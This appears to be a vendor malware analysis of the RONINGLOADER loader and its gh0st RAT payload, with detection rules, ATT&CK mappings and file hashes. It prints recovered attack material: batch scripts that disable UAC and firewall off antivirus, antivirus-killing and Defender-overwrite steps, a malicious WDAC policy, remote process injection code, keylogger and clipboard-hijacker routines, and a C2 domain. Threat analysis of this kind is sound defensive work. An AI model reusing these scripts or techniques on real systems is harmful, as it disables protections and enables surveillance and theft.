
Embedded archives

The malware then writes three `.txt` files to `C:\Users\Public\Downloads\<current_date>`. Despite their extension, these are not text files but rather containers built with a specific format, likely adapted from another code base.
This custom file structure is organized as follows:

- **Magic Bytes:** The file begins with the signature `4B 44 01 00` for identification.
- **File Count:** This is immediately followed by a value indicating the number of files encapsulated within the container.
- **File Metadata:** A header section then describes the information for each stored file.
- **Compressed Data:** Finally, each embedded file is stored in a ZLIB-compressed data block.

Here's an example file format for the `hjk.txt archive`, which contains 2 files: `1.bat` and `fhq.bat`.
This archive format applies to 2 other embedded files in the current stage:

- `agg.txt`, which contains 3 files - `Enpug.bin`, `goldendays.dll`, and `trustinstaller.bin`
- `kill.txt`, which contains 1 file - `1.dll`



Archive format for hjk.txt

Batch scripts to bypass UAC and AV networking

`1.bat` is a simple batch script that disables User Account Control (UAC) by setting the `EnableLUA` registry value to 0.

```
@echo off

reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f

echo UAC has been disabled. Please restart your computer for the changes to take effect.
```

1.bat content

`fhq.bat` is another batch script that targets the program defined in `C:\ProgramData\lnk\123.txt` and the Qihoo 360 security software (360Safe.exe) by creating firewall rules that block inbound and outbound connections to them. It also disables firewall notifications across all profiles.

```
:: 去掉 "safemon\360tray.exe" 部分
set modified_path=%file_path:safemon\360tray.exe=%

:: 输出修改后的路径
echo 修改后的路径是: %modified_path%360Safe.exe

:: 设置要禁止联网的程序路径
set program_path2=%modified_path%360Safe.exe

:: 创建防火墙规则，阻止该程序的所有入站和出站连接
netsh advfirewall firewall add rule name="Block Program Network Access2" dir=in action=block program="%program_path2%" enable=yes
netsh advfirewall firewall add rule name="Block Program Network Access2" dir=out action=block program="%program_path2%" enable=yes

echo 已成功创建防火墙规则，阻止程序联网。

:: 开启防火墙命令
netsh advfirewall set allprofiles state on

:: 提示操作完成

:: 禁用所有网络配置文件的入站通知
netsh advfirewall set privateprofile settings inboundusernotification disable
netsh advfirewall set publicprofile settings inboundusernotification disable
netsh advfirewall set domainprofile settings inboundusernotification disable
```

fhq.bat content

AV process termination via Phantom DLL

The deployed DLL, `1.dll`, is copied to `C:\Windows\System32\Wow64\Wow64Log.dll` to be side-loaded by any WOW64 processes, as `Wow64Log.dll` is a phantom DLL that is not present on Windows machines by default. Its task is redundant, essentially attempting to kill a list of processes using standard Windows APIs (`TerminateProcess`).

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 )
  {
    fxh::kill_process_by_name("ZhuDongFangYu.exe");
    fxh::kill_process_by_name("360Tray.exe");
    fxh::kill_process_by_name("360Safe.exe");
    fxh::kill_process_by_name("360tray.exe");
    fxh::kill_process_by_name("HipsMain.exe");
    fxh::kill_process_by_name("HipsDaemon.exe");
    fxh::kill_process_by_name("HipsTray.exe");
    fxh::kill_process_by_name("QMToolWidget.exe");
    fxh::kill_process_by_name("QQPCRTP.exe");
    fxh::kill_process_by_name("QQPCTray.exe");
    fxh::kill_process_by_name("kxecenter.exe");
    fxh::kill_process_by_name("kxetray.exe");
    fxh::kill_process_by_name("kxemain.exe");
  }
  return 1;
```

Wow64Log.dll Dllmain code

ClipUp MS Defender killer

The malware then attempts to use a PPL abuse technique documented by Zero Salarium in August 2025. The article's PoC targets Microsoft Defender only. Note that all of the system commands executed are through `cmd.exe` with the `ShellExecuteW` API

- It searches for Microsoft Defender's installation folder under `C:\ProgramData\Microsoft\Windows Defender\Platform\*`, targeting only the directory with the most recent modification date, which indicates the currently used version
- Create a folder `C:\ProgramData\roming` and a directory link with `mklink` to point to the directory found with the following command: `cmd.exe /c mklink /D "C:\ProgramData\roming" "C:\ProgramData\Microsoft\Windows`

`Defender\Platform\4.18.25050.5-0"`

- It then runs `C:\Windows\System32\ClipUp.exe` with the following parameter: `-ppl C:\ProgramData\roming\MsMpEng.exe`, which overwrites `MsMpEng.exe` with junk data, effectively disabling the EDR even after a restart

The author appears to have copied code from [EDR-Freeze] to start `ClipUp.exe`.

CiPolicies

The malware directly targets Windows Defender Application Control (WDAC) by writing a policy file to the path `C:\\Windows\\System32\\CodeIntegrity\\CiPolicies\\Active\\{31351756-3F24-4963-8380-4E7602335AAE}.cip`.

```
h_CiPolicies = CreateFileW(
                 L"C:\\Windows\\System32\\CodeIntegrity\\CiPolicies\\Active\\{31351756-3F24-4963-8380-4E7602335AAE}.cip",
                 0x40000000u,
                 0,
                 0i64,
                 2u,
                 0x80u,
                 0i64);
v12 = h_CiPolicies;
if ( h_CiPolicies == (HANDLE)-1i64 )
{
  v13 = GetLastError();
  log(a1);                                  // Unable to open the target file for writing, error code:
  v15 = (std::ostream *)log_related(v14, v13);
  log_related_(v15);
  return 1i64;
}
else
{
  NumberOfBytesWritten = 0;
  if ( WriteFile(h_CiPolicies, &policy_content, 0x59Cu, &NumberOfBytesWritten, 0i64) )
  {
    v20 = log(a1);                          // Successfully written
    log_related(v21, NumberOfBytesWritten);
    log(v20);                               // bytes to the policy file.
    log_related_(v22);
    CloseHandle(v12);
    return 0i64;
```

Write policy to disk

The malicious policy operates in a "deny-list" mode, allowing most applications to run while explicitly blocking two popular Chinese antivirus vendors:

- Qihoo 360 Total Security by blocking `360rp.exe` and `360sd.exe`
- Huorong Security by blocking `ARPProte.exe`
- All executables signed by Huorong Security (`北京火绒网络科技有限公司`) via certificate TBS hash `A229D2722BC6091D73B1D979B81088C977CB028A6F7CBF264BB81D5CC8F099F87D7C296E48BF09D7EBE275F5498661A4`

A critical component is the `Enabled:Unsigned System Integrity Policy` rule, which allows the policy to be loaded without a valid digital signature.

```
Truncated...
   <Rule>
     <Option>Enabled:Inherit Default Policy</Option>
   </Rule>
   <Rule>
     <Option>Enabled:Unsigned System Integrity Policy</Option>
   </Rule>
   <Rule>
     <Option>Enabled:Advanced Boot Options Menu</Option>
   </Rule>
   <Rule>
     <Option>Enabled:Update Policy No Reboot</Option>
   </Rule>
```

```
  </Rules>
  <EKUs />
  <FileRules>
    <Allow ID="ID_ALLOW_A_019A298478CE7BF4902DE08CA2D17630" FileName="*" />
    <Allow ID="ID_ALLOW_A_019A298478CE7AB089C369772F34B39B" FileName="*" />
    <Deny ID="ID_DENY_A_019A298478CE7DBA9913BFC227DACD14" FileName="360rp.exe" InternalName="360rp.exe" FileDescription="3
    <Deny ID="ID_DENY_A_019A298478CE763C85C9F42EC8669750" FileName="360sd.exe" InternalName="360sd.exe" FileDescription="3
    <FileAttrib ID="ID_FILEATTRIB_A_019A298478CE766B9C39FB9CE6805A11" FileName="ARPProte.exe" MinimumFileVersion="6.0.0.0'
  </FileRules>
  <Signers>
    <Signer ID="ID_SIGNER_A_019A298478CE7608908CAE58FD9C3D8E" Name="">
      <CertRoot Type="TBS" Value="A229D2722BC6091D73B1D979B81088C977CB028A6F7CBF264BB81D5CC8F099F87D7C296E48BF09D7EBE275F5
      <CertPublisher Value="北京火绒网络科技有限公司" />
      <FileAttribRef RuleID="ID_FILEATTRIB_A_019A298478CE766B9C39FB9CE6805A11" />
    </Signer>
    <Signer ID="ID_SIGNER_A_019A298478CE77F7B523D1581F518639" Name="">
      <CertRoot Type="TBS" Value="A229D2722BC6091D73B1D979B81088C977CB028A6F7CBF264BB81D5CC8F099F87D7C296E48BF09D7EBE275F5
      <CertPublisher Value="北京火绒网络科技有限公司" />
    </Signer>
  </Signers>
...Truncated
```

Stage 3 - goldendays.dll

In the previous stage, RONINGLOADER creates a new service named `MicrosoftSoftware2ShadowCop4yProvider` to run the next stage of execution with the following command: `regsvr32.exe /S "C:\ProgramData\Roning\goldendays.dll`.

```
v113 = 0;
v114 = OpenSCManagerA(0i64, 0i64, 2u);
if ( v114 )
{
  ServiceA = CreateServiceA(
               v114,
               "MicrosoftSoftware2ShadowCop4yProvider",
               "MicrosoftSoftware2ShadowCop4yProvider",
               0x10016u,
               0x10u,
               2u,
               1u,
               "regsvr32.exe /S \"C:\\ProgramData\\Roning\\goldendays.dll",
               0i64,
               0i64,
               0i64,
               0i64,
               0i64);
  if ( !ServiceA )
  {
```

Create MicrosoftSoftware2ShadowCop4yProvider service

The primary goal of this component is to inject the next payload into a legitimate, high-privilege system process to camouflage its activities.

To achieve this, RONINGLOADER first identifies a suitable target process. It has a hardcoded list of two service names that it attempts to start sequentially:

1. TrustedInstaller (`TrustedInstaller.exe`)
2. MicrosoftEdgeElevationService (`elevation_service.exe`)

The malware iterates through this list, attempting to start each service. Once a service is successfully started, or if one is found already running, the malware saves its Process ID (PID) for the injection phase.

```
memcpy_sub_140036FE0(s_TrustedInstaller, "TrustedInstaller", 0x10ui64);
v49 = 0i64;
v50 = 0i64;
*(_OWORD *)s_MicrosoftEdgeElevationService = 0i64;
memcpy_sub_140036FE0(s_MicrosoftEdgeElevationService, "MicrosoftEdgeElevationService", 0x1Dui64);
s_MicrosoftEdgeElevationService1 = (const CHAR *)s_MicrosoftEdgeElevationService;
si128 = _mm_load_si128((const __m128i *)&xmmword_7FFF6D9176D0);
if ( v50 >= 0x10 )
  s_MicrosoftEdgeElevationService1 = s_MicrosoftEdgeElevationService[0];
s_TrustedInstaller__ = 0i64;
LOBYTE(s_TrustedInstaller__) = 0;
v61 = si128;
PID[0] = 0;
if ( fxh::start_service_ret_pid(s_MicrosoftEdgeElevationService1, PID) )
{
  s_TrustedInstaller2 = (const CHAR *)s_TrustedInstaller;
  if ( v55 >= 0x10 )
    s_TrustedInstaller2 = s_TrustedInstaller[0];
  fxh::start_service_ret_pid(s_TrustedInstaller2, PID);
  s_TrustedInstaller1 = (const char *)s_TrustedInstaller;
  v3 = Size;
  if ( v55 >= 0x10 )
    s_TrustedInstaller1 = s_TrustedInstaller[0];
```

Start both TrustedInstaller and MicrosoftEdgeElevationService services

Next, the malware establishes persistence by creating a batch file with a random name within the `C:\Windows\` directory (e.g., `C:\Windows\KPeYvogsPm.bat`). The script inside this file runs a continuous loop with the following logic:

- It checks if the captured PID of the trusted service (e.g., PID `4016` for `TrustedInstaller.exe`) is still running
- If the service is not running, the script restarts the previously created malicious service (`MicrosoftSoftware2ShadowCop4yProvider`) to ensure the malware's components remain active
- If the service process is running, the script sleeps for 10 seconds before checking again

```
@echo    off
:mgNrNEUAYD
t^a^s^k^l^i^s^t     /fi    "PID  eq   4016"     |     f^i^n^d^s^t^r   /i    "4016"  >    n^u^l
if  e^r^r^o^r^l^e^v^e^l   1   (
            sc   start    "MicrosoftSoftware2ShadowCop4yProvider"
                e^x^i^t
)
t^i^m^e^o^u^t   /t     10
g^o^t^o  mgNrNEUAYD
```

Batch file content

Finally, the malware reads the contents of `C:\ProgramData\Roning\trustinstaller.bin`. Using the PID of the trusted service it acquired earlier, it injects this payload into the target process (`TrustedInstaller.exe` or `elevation_service.exe`). The injection method is straightforward: it performs a remote virtual allocation with `VirtualAllocEx`, writes to it with `WriteProcessMemory`, and then creates a remote thread to execute it with `CreateRemoteThread`.

```
h_process = OpenProcess(0x1FFFFFu, 0, v17);
h_process1 = h_process;
if ( h_process )
{
  lp_addr = (DWORD (__stdcall *)(LPVOID))VirtualAllocEx(h_process, 0i64, v24, 0x1000u, 0x40u);
  v33 = h_process1;
  if ( lp_addr )
  {
    if ( WriteProcessMemory(h_process1, lp_addr, buffer, (unsigned int)v29, (SIZE_T *)PID) && *(_QWORD *)PID == v29 )
    {
      CreateRemoteThread(h_process1, 0i64, 0i64, lp_addr, 0i64, 0, 0i64);
      v34 = 0;
      goto LABEL_60;
    }
    VirtualFreeEx(h_process1, lp_addr, 0i64, 0x8000u);
    v33 = h_process1;
  }
  CloseHandle(v33);
}
```

Remote process injection

Stage 3 - trustinstaller.bin

The third stage, contained within `trustinstaller.bin`, is responsible for injecting the final payload into a legitimate process. It starts by enumerating running processes and searching for a target by matching process names against a hardcoded list of potential processes.

```
  processses_list[0] = (__int64)L"taskhostw.exe";
  processses_list[1] = (__int64)L"ctfmon.exe";
  processses_list[2] = (__int64)L"RuntimeBroker.exe";
  processses_list[3] = (__int64)L"sihost.exe";
  processses_list[4] = (__int64)L"SecurityHealthSystray.exe";
LABEL_2:
  v3 = 0LL;
  while ( 1 )
  {
    v4 = (v3 + qword_140022C08) % 5uLL;
    proc_name = processses_list[v4];
    hSnapshot = CreateToolhelp32Snapshot(2u, 0);
    hSnapshot_1 = hSnapshot;
    if ( hSnapshot == (HANDLE)-1LL )
    {
      GetLastError();
      goto LABEL_23;
    }
    pe.dwSize = 568;
    for ( i = Process32FirstW(hSnapshot, &pe); i; i = Process32NextW(hSnapshot_1, &pe) )
    {
      p_szExeFile = pe.szExeFile;
      proc_name_ = (__int16 *)proc_name;
      if ( proc_name )
      {
        if ( pe.szExeFile[0] )                  // check process name block
        {
```

List of process options to inject the payload into

When found, it will inject the shellcode into `C:\ProgramData\Roning\Enpug.bin`, which is the final payload. It will create a section with `NtCreateSection`, map a view of it in the remote process with `NtMapViewOfSection`, and write the payload to it. Then it will create a remote thread with `CreateRemoteThread`.

```
hFile = CreateFileA("C:\\ProgramData\\Roning\\Enpug.bin", 0x80000000, 1u, 0LL, 3u, 0x80u, 0LL);
hObject = hFile;
if ( hFile != (HANDLE)-1LL )
{
  QuadPart = GetFileSize(hFile, 0LL);
  nNumberOfBytesToRead = QuadPart;
  if ( QuadPart - 1 <= 0xFFFFFFFD )
  {
    MaximumSize.QuadPart = QuadPart;
    SectionHandle = 0LL;
    BaseAddress = 0LL;
    BaseAddress_ = 0LL;
    ViewSize = QuadPart;
    if ( NtCreateSection(&SectionHandle, 0xEu, 0LL, &MaximumSize, 0x40u, 0x8000000u, 0LL) >= 0 )
    {
      ProcessHandle_2 = GetCurrentProcess();
      if ( NtMapViewOfSection(
             SectionHandle,
             ProcessHandle_2,
             &BaseAddress,
             0LL,
             0LL,
             0LL,
             &ViewSize,
             ViewUnmap,
             0,
             0x40u) >= 0 )
      {
        if ( NtMapViewOfSection(
               SectionHandle,
               hHandle,
```

Maps section view in the remote process

Stage 4 - Final Payload

The final payload has not undergone major changes since Sophos's discovery of a DragonBreath campaign in 2023 and QianXin's report in mid-2022. It is still a modified version of the open-source gh0st RAT.

In the more recent campaigns, a mutex of value `Global\DHGGlobalMutex` is created at the very beginning of execution. Outside the main C2 communication loop, dead code is observed creating a mutex named `MyUniqueMutexName` and immediately destroying it afterward.

```
    CloseHandle(hObject: CreateMutexA(lpMutexAttributes: nullptr, bInitialOwner: 0,
        lpName: "MyUniqueMutexName"))
    result = CoUninitialize()

_security_check_cookie(rax_1 ^ &var_268)
```

Mutex value MyUniqueMutexName within dead code

The C2 domain and port remain hardcoded but are now XOR-encrypted. The C2 channel operates over raw TCP sockets with messages encrypted in both directions.

```
for (int64_t i = 0; i u< 0x144; i += 1)
    // qaqkongtiao.com
    // +0x100 offset
    // port: 5556
    *(i + &C2_domain_and_port) ^= 0x61
```

C2 domain and port XOR decoded

Victim Beacon Data

The implant checks in with the C2 server and repeatedly beacons to the C2 at random intervals, implemented through `Sleep(<random_amount> * 1000)`. Below is the structure for the data that the implant returns to the C2 server during the beaconing interval:

```
struct BeaconData {
    // +0x000
    uint32_t message_type;          // Example Beacon ID - 0xC8 (200)
    // +0x004
    uint32_t local_ip;              // inet_addr() of victim's IP
    // +0x008
    char hostname[50];              // Computer name or registry "Remark"
    // +0x03A
    char windows_version[?];        // OS version info
    // +0x0D8
    char cpu_name[64];              // Processor name
    // +0x118
    uint32_t entry_rdx;
    // +0x11C
```

```
    char time_value[64];             // Implant installed time or registry "Time" value
    // +0x15C
    char victim_tag[39];             // Command 6 buffer (Custom victim tag)
    // +0x183
    uint8_t is_wow64;                // 1 if 32-bit on 64-bit Windows
    // +0x184
    char av_processes_found[128];    // Antivirus processes found
    // +0x204
    char uptime[12];                 // System uptime
    char padding[52];
    // +0x244
    char crypto_wallet_track[64];    // "狐狸系列" (MetaMask) or registry "ZU" (crypto related tracking)
    // +0x284
    uint8_t is_admin;                // 1 if running with admin rights
    // +0x285
    char data[?];
    // +0x305
    uint8_t telegram_installed;      // 1 if Telegram installed
    // +0x306
    uint8_t telegram_running;        // 1 if Telegram.exe running
    // +0x307
    // (padding to 0x308 bytes)
};
```

C2 commands

Request messages sent from the C2 server to the implant follow the structure:

```
struct C2_to_implant_msg {
    uint32_t total_message_len;
    uint32_t RC4_key;
    char encrypted_command_id;
    uint8_t encrypted_command_args;
```

```
};
```

The implant decrypts C2 messages through the following formula:

`RC4_decrypt(ASCII(decimal(RC4_key)), encrypted_command_id || command)`

Below is a list of available commands that, for the most part, remain the same as 2 years ago:

Command ID	Description
`0`	`ExitWindowsEx` via a supplied `EXIT_WINDOWS_FLAGS`
`1`	Terminate implant gracefully
`2`	Set registry key `Enable` to False to terminate & disable implant persistently
`3`	Set registry key `Remark` for custom victim renaming (default value: hostname)
`4`	Set registry key `ZU` for MetaMask / crypto-related tagging
`5`	Clear Windows Event logs (Application, Security, System)
`6`	Set additional custom tags when client beacons
`7`	Download and execute file via supplied URL
`9`	`ShellExecute` (visible window)
`10`	`ShellExecute` (hidden window)
`112`	Get clipboard data
`113`	Set clipboard data
`125`	`ShellExecute` `cmd.exe` with command parameters (hidden window)
`126`	Execute payload by dropping to disk or reflectively load and execute `PluginMe` export
`128`	First option - open a new session with a supplied C2 domain, port, and beacon interval. Second option - set registry key `CopyC` to update C2 domain and port permanently. Stored encrypted via `Base64Encode(XOR(C2_domain_and_port, 0x5))`.
`241`	Check if Telegram is installed and/or running
`243`	Configure Clipboard Hijacker
`101`, `127`, `236`, `[...]`	Custom shellcode injection into `svchost.exe` using WTS session token impersonation, falling back to `CREATE_SUSPENDED` process injection via `CreateRemoteThread`

> Analyst note: There are multiple command IDs that point to the same command. We used an ellipsis to identify when this was observed.

System Logger

In addition to the C2 commands, the implant implements a keystroke, clipboard, and active-window logger. Captured data is written to `%ProgramData%\microsoft.dotnet.common.log` and can be enabled or disabled via a registry key at

`HKEY_CURRENT_USER\offlinekey\open` (`1` to enable, `0` to disable). The log file implements automatic rotation, deleting itself when it exceeds 50 MB to avoid detection through excessive disk usage.

The code snippet below demonstrates the initialization routine that implements log rotation and configures a DirectInput8 interface to acquire the keyboard device for event capture, followed by the keyboard event retrieval logic.

```
SHGetFolderPathA(hwnd: nullptr, csidl: 0x23, hToken: nullptr, dwFlags: 0, pszPath: &logFilePath)
// log file location: %APPDATA%\microsoft.dotnet.common.log
lstrcatA(lpString1: &logFilePath, lpString2: "\microsoft.dotnet.common.log")
HANDLE hHandle = CreateMutexA(lpMutexAttributes: nullptr, bInitialOwner: 0, lpName: &logFilePath)
data_1400299c8 = hHandle
WaitForSingleObject(hHandle, dwMilliseconds: 0xffffffff)
void* var_58
var_58.d = 4
HANDLE rax_2 = CreateFileA(lpFileName: &logFilePath, dwDesiredAccess: 0x40000000, dwShareMode: FILE_SHARE_WRITE,
    lpSecurityAttributes: nullptr, dwCreationDisposition: var_58.d, dwFlagsAndAttributes: FILE_ATTRIBUTE_NORMAL, hTemplateFile: nullptr)
uint32_t rax_3 = GetFileSize(hFile: rax_2, lpFileSizeHigh: nullptr)
CloseHandle(hObject: rax_2)

if (rax_3 u> 0x3200000)
    DeleteFileA(lpFileName: &logFilePath)

ReleaseMutex(hMutex: data_1400299c8)
HRESULT result

if (DirectInput8Create(hinst: *arg2, dwVersion: 0x800, riidltf: &data_14001dcf0, ppvOut: &g_pDirectInput8, punkOuter: 0) s>= 0)
    struct IDirectInput8Vtbl** pDirectInput8_1 = g_pDirectInput8

    if ((*pDirectInput8_1)->CreateDevice(self: pDirectInput8_1, rguid: &data_14001dd10, lplpDirectInputDevice: &g_pKeyboardDevice,
            pUnkOuter: nullptr) s< 0)
        result.b = 0
    else
        struct IDirectInputDevice8Vtbl** pKeyboardDevice_1 = g_pKeyboardDevice

        if ((*pKeyboardDevice_1)->SetDataFormat(self: pKeyboardDevice_1, lpdf: &data_14001dcd0) s< 0)
            result.b = 0
        else
            struct IDirectInputDevice8Vtbl** pKeyboardDevice_2 = g_pKeyboardDevice

            if ((*pKeyboardDevice_2)->SetCooperativeLevel(self: pKeyboardDevice_2, hwnd: *arg1, dwFlags: 0xa) s< 0)
                result.b = 0
            else
                struct IDirectInputDevice8Vtbl** pKeyboardDevice_3 = g_pKeyboardDevice
                int32_t var_30_1 = 0
                int32_t var_2c_1 = 0
                int32_t var_34_1 = 0x10
                int32_t var_28_1 = 0x3c
                int32_t pdiph = 0x14

                if ((*pKeyboardDevice_3)->SetProperty(self: pKeyboardDevice_3, rguidProp: 1, &pdiph) s< 0)
                    result.b = 0
                else
                    struct IDirectInputDevice8Vtbl** pKeyboardDevice_4 = g_pKeyboardDevice

                    if ((*pKeyboardDevice_4)->Acquire(self: pKeyboardDevice_4) s< 0)
                        result.b = 0
                    else
                        g_dwLastClipboardCheck = GetTickCount()
                        result = GetKeyState(nVirtKey: 0x14)

                        if (result.w == 0xff81 || result.w == 1)
                            g_bCapsLockState = 1
                        else
                            g_bCapsLockState = 0
```

Log rotation and keylogger initialization

```
void jy::KeyboardCapture()

    struct IDirectInputDevice8Vtbl** pKeyboardDevice_1 = g_pKeyboardDevice

    if (pKeyboardDevice_1 != 0)
        g_dwBufferElements = 60
        (*pKeyboardDevice_1)->GetDeviceData(self: pKeyboardDevice_1, cbObjectData: 0x18,
            rgdod: &g_keyboardEventBuffer, pdwInOut: &g_dwBufferElements, dwFlags: 0)
```

Keyboard event retrieval

The malware then enters a monitoring loop to capture three categories of information.

- First, it monitors the clipboard using `OpenClipboard` and `GetClipboardData`, logging any changes to text content with the prefix `[剪切板:]`.
- Second, it tracks window focus changes via `GetForegroundWindow`, logging the active window title and timestamp with the prefixes `[标题:]` and `[时间:]`, respectively, whenever the user switches applications.
- Third, it retrieves buffered keyboard events from the `DirectInput8` device (up to 60 events per poll) and translates them into readable text through a character mapping table, prepending the results with a prefix `[内容:]`.

```
[内容:]
[标题:]Search
[时间:]2025-10-23  17:3:33
[内容:]calc
[标题:]Calculator
[时间:]2025-10-23  17:3:36
[内容:]
[标题:]Search
[时间:]2025-10-23  17:3:38
[内容:][lshift]按[lshift]松ESL WAS HERE[<-]
[剪切板:]test clipboard
```

Example captured content in microsoft.dotnet.common.log

Clipboard Hijacker

The malware also implements a clipboard hijacker that is remotely configured through C2 command ID 243. It monitors clipboard changes and performs search-and-replace operations on captured text, substituting attacker-defined strings with replacement values. Configuration parameters are stored in the registry under `HKEY_CURRENT_USER\offlinekey` with keys `clipboard` (enable/disable feature), `charac` (search string), `characLen` (search length), and `newcharac` (replacement string).

```
if (hWnd u<= rbx)
    strcpy_s(&var_b8, 0x80, rdi_1)
    jy::SetRegistryValue("clipboard", "1")
    jy::SetRegistryValue("charac", &var_f8)
    void var_e0
    jy::IntToString(zx.q(r13_1), &var_e0, 32, 0xa)
    jy::SetRegistryValue("characLen", &var_e0)
    jy::SetRegistryValue("newcharac", &var_b8)
    hWnd = FindWindowA(lpClassName: "ClipboardListener_Class_Toggle",
        lpWindowName: "ClipboardMonitor")

    if (hWnd != 0)
        hWnd = PostMessageA(hWnd, Msg: 0x8064, wParam: 1, lParam: 0)
```

Clipboard hijacker setup through C2 command

It registers a window class named `ClipboardListener_Class_Toggle` and creates a hidden window titled `ClipboardMonitor` to receive clipboard change notifications. The window procedure handles `WM_CLIPBOARDUPDATE` (`0x31D`) messages by verifying clipboard sequence numbers with `GetClipboardSequenceNumber` to detect genuine changes, then invoking the core manipulation routine, which swaps the clipboard content via `EmptyClipboard` and `SetClipboardData` .

```
var_58.field_18 = var_78
var_58.field_8 = jy::ClipboardWindowProcedure
var_58.field_40 = "ClipboardListener_Class_Toggle"

if (RegisterClassA(lpWndClass: &var_58) != 0)
    HWND hWnd = CreateWindowExA(dwExStyle: WS_EX_LEFT,
        lpClassName: "ClipboardListener_Class_Toggle", lpWindowName: "ClipboardMonitor",
        dwStyle: WS_OVERLAPPED, X: 0x80000000, Y: 0x80000000, nWidth: 0, nHeight: 0,
        hWndParent: nullptr, hMenu: nullptr, hInstance: var_78, lpParam: nullptr)

    if (hWnd != 0)
        SetWindowLongPtrA(hWnd, nIndex: 0xfffffffeb, dwNewLong: &var_78)
        ShowWindow(hWnd, nCmdShow: SW_HIDE)

        if (ClipboardEnabled != 0)
            jy::ConfigureClipboardMonitoring(&var_78, enable: 1)

        while (GetMessageA(lpMsg: &var_58, hWnd: nullptr, wMsgFilterMin: 0, wMsgFilterMax: 0) s> 0)
            TranslateMessage(lpMsg: &var_58)
            DispatchMessageA(lpMsg: &var_58)

        return 0
```

ClipboardMonitor setup, responsible for the actual clipboard swap

Malware and MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Collection
- Command and Control

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- Command and Scripting Interpreter: Windows Command Shell
- System Services: Service Execution
- Create or Modify System Process: Windows Service
- Abuse Elevation Control Mechanism: Bypass User Account Control
- Access Token Manipulation
- Impair Defenses: Disable or Modify Tools
- Impair Defenses: Disable or Modify System Firewall
- Indicator Removal: Clear Windows Event Logs
- Hijack Execution Flow: DLL Side-Loading
- Process Injection
- Masquerading: Match Legitimate Name or Location
- Modify Registry
- Subvert Trust Controls: Code Signing Policy Modification
- Input Capture: Keylogging
- Clipboard Data
- Process Discovery
- System Information Discovery
- System Owner/User Discovery
- Software Discovery: Security Software Discovery
- Non-Application Layer Protocol
- Encrypted Channel: Symmetric Cryptography

Mitigations

Detection

- Potential Evasion via ClipUp Execution
- Suspicious Remote Memory Allocation
- Potential Suspended Process Code Injection
- Remote Memory Write to Trusted Target Process
- Remote Process Memory Write by Low Reputation Module
- Process Memory Write to a Non Child Process
- Unbacked Shellcode from Unsigned Module
- UAC Bypass Attempt via WOW64 Logger DLL Side-Loading
- Network Connect API from Unbacked Memory
- Rundll32 or Regsvr32 Loaded a DLL from Unbacked Memory
- Network Module Loaded from Suspicious Unbacked Memory

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify RONINGLOADER and the final implant:

- Windows.Trojan.RoningLoader
- Windows.Trojan.DragonBreath

Observations

The following observables were discussed in this research.

Observable	Type	Name	Reference
`da2c58308e860e57df4c46465fd1cfc68d41e8699b4871e9a9be3c434283d50b`	SHA-256	`klklznuah.msi`	Initial MSI installer
`82794015e2b40cc6e02d3c1d50241465c0cf2c2e4f0a7a2a8f880edaee203724`	SHA-256	`Snieoatwtregoable.exe`	Malicious installer unpacked from initia installer
`c65170be2bf4f0bd71b9044592c063eaa82f3d43fcbd8a81e30a959bcaad8ae5`	SHA-256	`Snieoatwtregoable.dll`	Stage 1 - loader for stage 2
`2515b546125d20013237aeadec5873e6438ada611347035358059a77a32c54f5`	SHA-256	`ollama.sys`	Stage 2 - driver for process terminatio
`1613a913d0384cbb958e9a8d6b00fffaf77c27d348ebc7886d6c563a6f22f2b7`	SHA-256	`tp.png`	Stage 2 - encrypted core payload
`395f835731d25803a791db984062dd5cfdcade6f95cc5d0f68d359af32f6258d`	SHA-256	`1.bat`	Stage 2 - UAC

Observable	Type	Name	Reference
			bypass script
`1c1528b546aa29be6614707cbe408cb4b46e8ed05bf3fe6b388b9f22a4ee37e2`	SHA-256	`fhq.bat`	Stage 2 - script to block networking for AV processes
`4d5beb8efd4ade583c8ff730609f142550e8ed14c251bae1097c35a756ed39e6`	SHA-256	`1.dll`	Stage 2 - AV processes termination
`96f401b80d3319f8285fa2bb7f0d66ca9055d349c044b78c27e339bcfb07cdf0`	SHA-256	`{31351756-3F24-4963-8380-4E7602335AAE}.cip`	Stage 2 - WDAC policy
`33b494eaaa6d7ed75eec74f8c8c866b6c42f59ca72b8517b3d4752c3313e617c`	SHA-256	`goldendays.dll`	Stage 3 - entry point
`fc63f5dfc93f2358f4cba18cbdf99578fff5dac4cdd2de193a21f6041a0e01bc`	SHA-256	`trustinstaller.bin`	Stage 3 - loader for `Enpug.bin`
`fd4dd9904549c6655465331921a28330ad2b9ff1c99eb993edf2252001f1d107`	SHA-256	`Enpug.bin`	Stage 3 - loader for final payload
